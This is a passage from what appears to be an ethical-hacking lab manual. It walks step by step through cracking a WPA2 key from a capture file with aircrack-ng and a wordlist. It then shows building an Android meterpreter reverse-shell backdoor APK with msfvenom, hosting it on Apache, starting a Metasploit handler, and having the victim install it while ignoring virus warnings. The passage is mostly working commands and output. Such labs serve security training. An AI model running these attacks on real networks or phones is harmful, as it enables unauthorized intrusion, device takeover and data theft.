
Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs (access points) and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi manufacturer provides WPA.

### Lab Tasks

Note: To capture wireless traffic, a wireless adapter is required. However, it is not possible to use an adapter in the iLabs environment. Therefore, in this lab, we are using a sample capture file (**WPA2crack-01.cap**) to crack WPA key.

Note: Ensure that the **Sample Captures** and **Wordlist** folders are present at the location **home/attacker/Desktop**

1. In Attacker Machine-2, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```



5. In the **Parrot Terminal** window, type `aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'` and press **Enter**. Here, the BSSID (Basic Service Set Identifier) of the target is **20:E5:2A:E4:38:00**.

Note: - **-a** is the technique used to crack the handshake, **2**=WPA technique.

- -**b** refers to the BSSID; replace [Target BSSID] with the BSSID of the target router.
- -**w** stands for wordlist; provide the path to a wordlist.

## Parrot Terminal

```
File Edit View Search Terminal Help
```

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# aircrack-ng -a2 -b 20:E5:2A:E4:38:00 -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'
```

README.Licence



Trash



Wordlists



Sample Captures



Wordlist

Menu

Parrot Terminal



6. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

```
Aircrack-ng 1.6
```

```
[00:00:00] 480/480 keys tested (1756.55 k/s)
```

```
Time left: ..
```

```
KEY FOUND! [ password1 ]
```

```
Master Key : F5 EF 7C 79 10 DF DE 73 76 40 F9 4F 12 A4 BC E5  
A7 8D CD E4 3E A2 F0 E5 23 37 AD 74 00 F0 3F 57
```

```
Transient Key : FB 91 1A 40 58 89 BC EF 5A 82 B1 7F BE 1A 8C B2  
0B 84 56 F8 F3 EB 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
EAPOL HMAC : 39 18 C7 3A C6 4B 98 AF 7A B7 0B F2 79 38 C4 A8
```

```
[root@parrot]-[~]
```

```
#
```

```
Sample Captures
```

```
Wordlist
```

```
Menu
```

```
Parrot Terminal
```

```
File Edit View Search Terminal Help
```

7. This concludes the demonstration of cracking a WPA2 network using Aircrack-ng.

8. Close all open windows and document all the acquired information.

## Exercise 9: Hack an Android Device by Creating Binary Payloads

*Android is a software environment developed by Google for mobile devices.*

### Lab Scenario

The number of people using smartphones and tablets increasing, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This laxity enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. Attacks can involve the device and the network layer, the data center, or a combination of these.

A security professional should be familiar with all the hacking tools, exploits, and payloads to perform various tests on mobile devices connected to a network to assess its security infrastructure.

### Lab Objectives

This lab demonstrates how to hack an Android device by creating binary payloads.

### Overview of Hacking Android Platforms




Android includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

As number of users with Android devices have been increasing, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to launch attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

## Lab Tasks

In this lab, we will use Metasploit to create a binary payload in Attacker Machine-2 to hack an Android device.

1. In the **Attacker Machine-2**, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd** and press **Enter** to jump to the root directory.



```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

README.License

Trash

Wordlists

Wordlist

Sample Captures

Menu Parrot Terminal

5. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─#cd
[root@parrot]~[-]
└─#service postgresql start
[root@parrot]~[-]
└─#
```

README LICENSE



Trash



Wordlists



Wordlist

Sample Captures

Menu Parrot Terminal

6. Type **msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.1.13** is the IP address of the **Attacker Machine-2**.

Note: The Payload size might differ when you perform this lab task.

## Parrot Terminal

```
[attacker@parrot]~$ sudo su  
[sudo] password for attacker:  
[root@parrot]~/home/attacker$ #cd  
[root@parrot]~$ #service postgresql start  
[root@parrot]~$ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk  
No encoder specified, outputting raw payload  
Payload size: 10179 bytes
```

```
[root@parrot]~$ #!/usr/bin/python  
#
```

Wordlists

Wordlist

Sample Captures

Menu Parrot Terminal

- Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android Device** as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real attacks, attackers may send payloads via an attachment in an email, over Bluetooth, or through some other application or means.

- Execute the below commands to create a **share** folder:

Note: If the shared folder does not exist, navigate to **/var/www/html** and create a folder named **share**, using the commands below:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

- Type **service apache2 start** and press **Enter** to start the Apache web server.

Note: If you receive any error, restart the **Attacker Machine-2** and perform **step 9** again.

## Parrot Terminal

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ /home/attacker
[root@parrot]~$ #cd
[root@parrot]~$ #service postgresql start
[root@parrot]~$ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10179 bytes

[root@parrot]~$ #mkdir /var/www/html/share
[root@parrot]~$ #chmod -R 755 /var/www/html/share
[root@parrot]~$ #chown -R www-data:www-data /var/www/html/share
[root@parrot]~$ #service apache2 start
[root@parrot]~$ #
#
```

Wordlist

Sample Captures

Menu Parrot Terminal

10. Type `cp /root/Desktop/Backdoor.apk /var/www/html/share/` and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.

## Parrot Terminal

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ /home/attacker
[root@parrot]~$ #cd
[root@parrot]~$ #service postgresql start
[root@parrot]~$ #msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10179 bytes

[root@parrot]~$ #mkdir /var/www/html/share
[root@parrot]~$ #chmod -R 755 /var/www/html/share
[root@parrot]~$ #chown -R www-data:www-data /var/www/html/share
[root@parrot]~$ #service apache2 start
[root@parrot]~$ #cp /root/Desktop/Backdoor.apk /var/www/html/share/
[root@parrot]~$ #
```

## Sample Captures

## Menu Parrot Terminal

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

## Parrot Terminal

```
File Edit View Search Terminal Help
└── #chmod -R 755 /var/www/html/share
[root@parrot]~
└── #chown -R www-data:www-data /var/www/html/share
[root@parrot]~
└── #service apache2 start
[root@parrot]~
└── #cp /root/Desktop/Backdoor.apk /var/www/html/share/
[root@parrot]~
└── #msfconsole

# cowsay++ license
< metasploit >
-----
 \---/ \
  (oo)   _\ 
  (__)  ) \ 
  ||---|| * 

Wordlists
=[ metasploit v6.0.0-dev
+ --=[ 2052 exploits - 1108 auxiliary - 345 post
+ --=[ 566 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

13. Issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse\_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**.
- Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.

## Parrot Terminal

```
File Edit View Search Terminal Help
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
---	---	---	---

Payload options (android/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
---	---
0	Wildcard Target

Sample Captures

```
msf6 exploit(multi/handler) >
```

14. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.

## Parrot Terminal

```
File Edit View Search Terminal Help  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current	Setting	Required	Description

Payload options (android/meterpreter/reverse\_tcp):

Name	Current	Setting	Required	Description
LHOST	10.10.1.13		yes	The listen address (an interface may be specified)
LPORT	4444		yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 10.10.1.13:4444  
msf6 exploit(multi/handler) >
```

15. Click **Target\_ANDROID DEVICE** to switch to the **Android Device** machine.


16. If the **Android** machine is non-responsive, click the **Commands** icon from the top-left corner of the screen and navigate to **Power** -> **Reset/Reboot machine**.

Note: If a **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.



17. In the **Android Emulator GUI**, click the **Chrome** icon in the lower section of the **Home Screen** to launch the browser.

Note: If a **Welcome to Chrome** pop-up appears click on **Accept & Continue** and in the **Turn on sync?** page, click on **No thanks**.




18. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

19. The **Index of /share** page appears. Click **Backdoor.apk** to download the application package file.



20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.

Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

Note: If a warning message appears in the lower section of the browser window, click **OK**.



## Index of /share

Name	Last modified	Size	Description
